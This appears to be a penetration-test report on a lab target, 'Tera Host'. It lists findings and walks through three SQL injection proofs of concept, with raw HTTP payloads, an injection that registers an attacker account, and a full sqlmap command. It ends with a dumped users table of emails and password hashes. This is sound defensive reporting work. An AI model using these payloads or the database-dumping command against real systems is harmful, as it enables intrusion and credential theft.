WEB APPLICATION PENETRATION TESTING REPORT

PREPARED TO: TERA HOST

Table of Contents

1 Document Control

Assessment Information	
Client	**Assessment Type**
Tera Host	Web Application Penetration Testing
Classification	**Report Date**
CONFIDENTIAL	5/22/2020

1.1 Confidentiality

This document contains information that is confidential and proprietary, which shall not be disclosed outside Tera Host, transmitted, or duplicated, used in whole or in part for any purpose other than its intended purpose. Any use or disclosure in full or in part of this information without explicit written permission of Tera Host is prohibited.

2 Executive Summary

Conducted a Web Application Penetration Test for Tera Host. This test was performed to assess Tera Host's defensive posture and provide security assistance through proactively identifying vulnerabilities, validating their severity, and providing remediation steps.

Reviewed the security of Tera Host's infrastructure and has determined a Critical risk of compromise from external attackers, as shown by the presence of serious vulnerabilities.

The detailed findings and remediation recommendations for these assessments can be found later in the report.

There are several critical vulnerabilities that allows an attacker to inject arbitrary database commands. This allows collections of all stored information, including username, passwords, and other sensitive data. And another one that allow an attacker to get a reverse shell and compromising on of your servers. I recommend to addressing all issues within a reasonable time in accordance to their risk.

3 Summary Vulnerability Overview

I performed a Web Application Penetration Test for Tera Host. This assessment utilized both commercial and proprietary tools for the initial mapping and reconnaissance of the site. During the manual analysis, assessors attempted to leverage discovered vulnerabilities and test for key security flaws, including those listed in the OWASP Top 10 Vulnerabilities list. The following vulnerabilities were determined to be of highest risk, based on several factors, including asset criticality, threat likelihood, and vulnerability severity.


3.1 Table of Findings

A Web Application Penetration Test was performed on Tera Host. The following vulnerabilities were found, indicating the overall risk rating of this application is **Critical**.

Count	Vulnerability	Risk
4	SQL Injection	Critical

1	Out of Band XXE	Critical
2	Stored Cross-Site Scripting	Critical
1	SSRF to RCE – Template Injection	Critical
1	SSRF to RCE – Java Deserialization	Critical
1	Server-Side Request Forgery	High
1	Object Serialization	High
1	CSRF	High
1	Authentication Bypass	High
1	Authorization Bypass	High
6	Reflected Cross-Site Scripting	Medium
5	Sensitive Information Disclosure	Medium
3	Insecure Protocol HTTP	Low
4	Cookie without HTTPOnly flag	Low

3.2 Finding Summary



4 Process and Methodology

I used a comprehensive methodology to provide a security review of Tera Host's web application(s). This process begins with detailed scanning and research into the architecture and environment, with the performance of automated testing for known vulnerabilities. Manual exploitation of vulnerabilities follows, to detect security weaknesses in the application.

5 Assessment Scope

I have compiled the following notes during the reconnaissance portion of the Web Application Penetration Test. These notes provide the information needed to assess the application and test for vulnerabilities accurately.

Enumeration	Description
Assessment Type	Black-Box
Automated Scanner	Burp Suite Professional

Number of Applications in scope	4
	10.100.13.37 10.100.13.33 10.100.13.34 *.terahost.exam
Application Technology	PHP
Database Technology	MySQL
SSL/TLS Utilized?	No

6 Vulnerability Findings

6.1 SQL Injection – Newsletter

Severity Level	Critical
Location	www.terahost.exam
Observation	SQL Injection vulnerabilities arise when user-controllable data incorporated into database SQL queries in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query. Various attacks can be performed via SQL injection, including reading or modifying critical application data, interfering with application logic, escalating privileges with the database, and executing operating system commands. The application is vulnerable to SQL injection attacks. The application uses user-supplied data to construct SQL database queries. An attacker can submit user input in order to change the structure of SQL statements and effectively bypass application logic. Once the attacker can control the application's SQL syntax, they can send commands directly to the database with the same privileges of the application in order to query or update application data.
Reference	https://owasp.org/www-community/attacks/SQL_Injection
Impact	An attacker who can alter SQL statements will be able to execute queries at the privilege level of the database user. In most cases this means that the vulnerability could lead to dumping of the database and exposure of sensitive information.

Proof of Concept


Evidence:

1. Setup a proxy (Ex: Burp Suite)
2. Navigate to www.terahost.com, scroll down to the newsletter feature, type any email, name and intercept the request.
3. Go to the burp and send the request to the repeater using CTRL+R.
4. Change the name value to
    a. test', database()#&email=test@email.com
    b. The request should be like the one below

```
POST /newsletter-subscribe HTTP/1.1
Host: www.terahost.exam
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.terahost.exam/
X-Requested-With: XMLHttpRequest
Connection: close
Cookie: displayoptions=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 44

name=test',database())#&email=test@email.com
```

5. Looking at the response you will find the database name which is the result of the SQL just injected




6. Using the same techniques, can grep the database version which is 5.5.380+wheezy1 and current user which is: anonymous@localhost


Recommendation	Use parameterized queries that prevent the interpretation of user input as SQL command syntax. Parameterized queries create placeholders for data that is subsequently inserted at runtime. Since data is only inserted into placeholders, there is no risk of the input being interpreted as SQL syntax. Although not enough, stored procedures and input sanitization can help prevent SQL injection in some cases. https://owasp.org/www-project-cheatsheets/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

6.2 SQL Injection - Registration


Severity Level	Critical
Location	me.terahost.exam
Observation	SQL Injection vulnerabilities arise when user-controllable data incorporated into database SQL queries in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query. Various attacks can be performed via SQL injection, including reading or modifying critical application data, interfering with application logic, escalating privileges with the database, and executing operating system commands. The application is vulnerable to SQL injection attacks. The application uses user-supplied data to construct SQL database queries. An attacker can submit user input in order to change the structure of SQL statements and effectively bypass application logic. Once the attacker can control the application's SQL syntax, they can send commands directly to the database with the same privileges of the application in order to query or update application data.
Reference	https://owasp.org/www-community/attacks/SQL_Injection
Impact	An attacker who can alter SQL statements will be able to execute queries at the privilege level of the database user. In most cases this means that the vulnerability could lead to dumping of the database and exposure of sensitive information.
Proof of Concept	
Evidence: 1. Setup a proxy (Ex: Burp Suite) 2. Navigate to me.terahost.exam/register and fill the registration form 3. Make sure the intercept is on within burp then submit the form	



4. Inject ‘) in the name parameter and will notice a SQL error has raised, you’ll also notice that the password in encrypts using md5 hash




5. Within the name parameter inject the following payload test’,@@version, ‘attacker@email.com,’ 5a105e8b9d40e1329780d62ea2265d8a’);#



6. I've inject the name of user to test, surname with the database version and the email with attacker@email.com instead of test@test1.com and the md5 hash for the string test and a password. Looking at the response it says we have registered successfully


7. Login using attacker@email.com and password test, then navigate to user profile, you'll see the version of database is placed there as a surname



Recommendation	Use parameterized queries that prevent the interpretation of user input as SQL command syntax. Parameterized queries create placeholders for data that is subsequently inserted at runtime. Since data is only inserted into placeholders, there is no risk of the input being interpreted as SQL syntax. Although not sufficient, stored procedures and input sanitization can help prevent SQL injection in some cases. https://owasp.org/www-project-cheatsheets/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html


6.3 SQL Injection – Update User Profile

Severity Level	Critical
Location	me.terahost.exam/profile
Observation	SQL Injection vulnerabilities arise when user-controllable data incorporated into database SQL queries in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query. Various attacks can be performed via SQL injection, including reading or modifying critical application data, interfering with application logic, escalating privileges with the database, and executing operating system commands. The application is vulnerable to SQL injection attacks. The application uses user-supplied data to construct SQL database queries. An attacker can submit user input in order to change the structure of SQL statements and effectively bypass application logic. Once the attacker can control the application's SQL syntax, they can send commands directly to the database with the same privileges of the application in order to query or update application data.
Reference	https://owasp.org/www-community/attacks/SQL_Injection
Impact	An attacker who can alter SQL statements will be able to execute queries at the privilege level of the database user. In most cases this means that the vulnerability could lead to dumping of the database and exposure of sensitive information.
Proof of Concept	
Evidence: **1.** Navigate to me.terahost.exam/profile and login with your account Put a single quote " ' " in address, city, zip, Iban which are a vulnerable fields and click update, you'll notice a SQL error message appeared.	



2. Using SQLMap I was able to exploit the vulnerability and dump database's data

```
sqlmap --csrf-url=http://me.terahost.exam/profile --csrf-
token="acdt67gshfuiuasfsg" -u http://me.terahost.exam/update-user -
data="name=test1&surname=test&email=test@test.com&street_address=885
0+Egestas+Avsdsde&city=Berlin&zip=2020&iban=GT33211377800379210569053628&pas
sword=&uID=500&acdt67gshfuiuasfsg=" -p 'city,address,acdt67gshfuiuasfsg' --
cookie="_sid_=fp8m2dv0cf0tam8l137c6kk155; displayoptions=1"  --random-agent
--current-db  --users --roles --is-dba --privileges
```



3. Below you can see that SQLMap was able to retrieve all the user within the users table in the database





Table: users
[166 entries]

id	email	Name	Surname	password
1	ut@etlibero.ca	Sybilla	Oneill	689sm9986gfi6g7dkxf712yiy3681vm8
2	porttitor.scelerisque@liberolacusvarius.co.uk	Xerxes	Harrison	977rr1050flc1y3absc714luw8913on5
3	egestas@tristiqueac.co.uk	Odette	Hamilton	368fo0667rfq2x7acrt706urx3987oj8
4	lacus.Cras.interdum@ligulaDonecluctus.com	Xantha	Crane	895fn3572syt4r5qqbj234cgg6089cy5
5	diam.eu.dolor@euismodindolor.co.uk	Kieran	Alvarez	008hh4397liy7z3yawm466byf8146ch7
6	Nam.consequat.dolor@Crasdolordolor.edu	Kaye	Brennan	931hz7998pas8q8proe783wdg4042jm9
7	sed.sapien@magnaPraesentinterdum.net	Germaine	Bush	332fc1628tjo4h5riuc536syj6584yy2
8	aliquet@auguesceleriSque.org	Maia	Hendrix	720oi7789rjg8p7luor195zrd3681pg8
9	sed.tortor@Mauriseu.edu	Lillian	Valencia	507vv6280xen2a1gufu009qtw8892oe0
10	sit.amet.ultricies@in.co.uk	Kylynn	Price	128vc4774dwp2n0vslw709kjr3838bg4
11	massa.lobortis.ultrices@gravidanuncsed.org	Kameko	Lowe	234jb3552zpp9l3bqig190rat9537qd1
12	neque@sitamet.com	Maxwell	Jackson	455yk0740gnv1y6xjff583rpq1059nl1
13	velit.justo.nec@loremegetmollis.org	Zahir	Thornton	070sd7378wuh8m5lcfe793zmc7107wd7
14	eu.ultrices@ascelerisque.ca	Maryam	Powell	437ok6848pzg3m0ztob617thz0140cg2
15	id.erat.Etiam@consectetuermauris.net	Peter	Pena	684jf3121lts3d6tjco524rja8098hi8
16	Proin@Integer.ca	Lara	Albert	638kx7825jzt6e4oyzf368fxr6624ah0
17	sed.orci.lobortis@velitin.org	Quon	Matthews	760wj0960hnm5m0qmrq172lud9030ni1
18	a.sollicitudin@pharetra.edu	Cullen	Benjamin	929pd9675kgs1d6xozq394ijs7479ea9
19	purus@acturpisegestas.co.uk	Gregory	Mercado	385bf0978xbf0c9qhpu240efx6026ev5
20	nonummy@eratvolutpatNulla.org	Merrill	Lynch	123bd7730vhr9e7auuh875tkt2270nq9
21	magna@acturpis.com	Cullen	Nolan	691dj2115qjk9u7jgpk167lxi3637ly0
22	eu@Nuncacsem.ca	Mariam	Raymond	989cx7924oiw8j2fcsm143vqg7830nu3
23	ipsum.Phasellus.vitae@neque.ca	Xena	Wilder	572ng6706vsb3o2qyda824lsl4277ku1
24	diam@risusNullaeget.com	Iona	Holman	840so1970wwx4s5crca829kwb74951ij1
25	sagittis.felis.Donec@ac.com	Kelly	Larsen	603cb8631ukh2x6hjne364kth8253ek1
26	luctus@nequeSedeget.ca	Dolan	Butler	776oo0527zyu5o7qvtn407mlf1054kz2
27	ante.blandit.viverra@ullamcorpermagnaSed.co.uk	Beck	Meadows	134eh7246ayy6i4elbj454mna6197qw4
